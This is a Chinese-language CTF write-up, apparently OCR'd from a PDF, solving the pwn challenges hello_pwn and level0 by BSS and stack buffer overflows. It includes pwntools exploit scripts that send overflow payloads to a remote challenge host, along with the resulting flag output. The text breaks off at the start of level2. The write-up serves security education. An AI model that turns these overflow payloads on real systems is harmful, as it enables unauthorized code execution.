
2.2 hello_pwn

1、来看看题目：


2、下载附件，先 checksec 看下是 64 位程序，只开了 NX (堆栈不可执行)：



3、拖入 DIA 进行反汇编，查看 main 函数伪代码如下：



跟进 sub_400686() 函数：




程序逻辑分析：

1. main 函数先调用 setbuf 函数清空缓冲区，然后 puts 函数打印两行提示字符；
2. 接着 read 函数让我们输入数据存入到 `601068` 的地址；
3. 然后 if 语句判断 `60106C` 的地址如果存放的数据是 1853186401 的话则调用并执行 sub_400686() 函数；
4. sub_400686() 函数将执行系统命令，打印输出 flag.txt。

综上所述，获取 Flag 的关键是如何去实现让 `60106C` 的地址存放的值等于1853186401 。

通过双击查看我们可以知道 **dword_60106C** 和 **unk_601068** 这俩变量都在 `.bss` 段，并且 dword_60106C 就在离 unk_601068 四个位置的地方：



凑巧的是 unk_601068 变量的值可以被用户所控制的，它是由用户输入的，而输入点给了用户 10 个长度的输入权限，那正好，可以借此覆盖掉 **dword_60106C** 变量使它成为目标数值（1853186401）。

> 【**BSS 溢出**】缓冲区溢出除了典型的栈溢出和堆溢出外，还有一种发生在 bss 段上的溢出， bss 属于数据段的一种，通常用来保存未初始化的全局静态变量。

4、故编写 EXP 脚本：

```
from pwn import *

coon = remote('111.200.241.244',65238) #连接远程IP和端口
coon.recv()                            #接收远程发来的内容
payload = b'a'*4 + p64(1853186401)     #构建payload 601068向下输出4个字节的内容,此时地址正好到60106c；另一种写法 payload=`bytes("A",'latin-1')*4+p64(1853186401)`
coon.sendline(payload)                 #向远程发送我们的payload
coon.interactive()                     #与远程进行交互，就是查看我们的flag
```

Pycharm 运行 EXP：


```
Python 3.7.4 (tags/v3.7.4:e09359112e, Jul  8 2019, 20:34:20) [MSC v.1916 64 bit (AMD64)] on win32
>>> runfile('D:/Code/Python/MyTest/PWN/getShell.py', wdir='D:/Code/Python/MyTest/PWN')
[x] Opening connection to 111.200.241.244 on port 65238
[x] Opening connection to 111.200.241.244 on port 65238: Trying 111.200.241.244
[+] Opening connection to 111.200.241.244 on port 65238: Done
[*] Switching to interactive mode
~~ welcome to ctf ~~
lets get helloworld for bof
cyberpeace{0b42e91c0703385204cb5788fb6b68be}
[*] Got EOF while reading in interactive

Process finished with exit code 0
```


提交 Flag，本题 Over：


2.3 level0

先看看题目：


1、使用 Netcat 直接连接远程服务，回显 Hello World，随意输入字符串后自动退出：




2、下载附件 elf 文件，首先 checksec 看看开启了什么防护，发现是 64 位ELF 文件，开启了 NX（内存栈不可执行保护机制，传入栈的数据不可直接执行，可以使用 rop 链绕过）：



3、将 elf 文件拖入 IDA 进行静态分析，main() 函数如下：




输出字符串 “Hello World” 之后直接无条件执行 vulnerable_function() 函数，没有与用户交互，双击跟进去看看：




可以发现 read() 函数每次读取 200 Byte 的字节存储在 buf 中，而 buf 的空间只有 80 Byte，明显存在栈溢出漏洞。


4、继续查看程序有没有后门，shift+F12 查看程序中的字符串，发现 “/bin/sh”：



双击跟进发现 “/bin/sh” 位于函数 callsystem() 函数中：



5、查看 callsystem() 函数的伪代码：




至此，我们发现目标程序存在栈溢出漏洞，同时存在后门，故可以通过栈溢出来覆盖函数返回地址，使程序跳转到 callsystem() 函数的地址即可成功执行 system 函数。


6、综上，编写 exp 脚本如下：

```
from pwn import *                                          # 导入pwntools中pwn包的所有内容

sh = remote('111.200.241.244', 54800)                      # 链接服务器远程交互，等同于nc ip 端口 命令
elf = ELF('./level0')                                      # 开启本地程序的句柄，以 ELF 文件格式读取 level0 文件
callsystem_addr = elf.symbols['callsystem']                # symbols函数用于获取获取一个标志的地址，这个标志可以是system函数、bss全局变量等
payload = b'a' * 0x80 + b'a' * 8 + p64(callsystem_addr)    # 注意这里的payload填充0x80后还需要填充8个字节(64位)的数据来覆盖rbp，之后才是覆盖retn
sh.sendline(payload)                                       # 接收到Hello, World之后传入payload
sh.interactive()                                           # 接收反弹的shell、进行交互
```

7、执行 exp 脚本，成功获得 Shell 并读取 flag：




【注意】本题的 exp 脚本应注意构造 Payload 时，在考虑将返回地址覆盖为 callsystem 函数的地址之前，需要覆盖栈中 ebp 部分的空间，详尽原理参见——浅析缓冲区溢出漏洞的利用与Shellcode编写：




2.4 level2

先看看题目，注意题目描述（涉及的 ROP 编程的概念前面已经讲了）：

1、老规矩 Netcat 连接服务试试，发现让你输入一个字符串后返回 Hello World! 就退出了：




2、使用 Checksec 检查下保护机制：

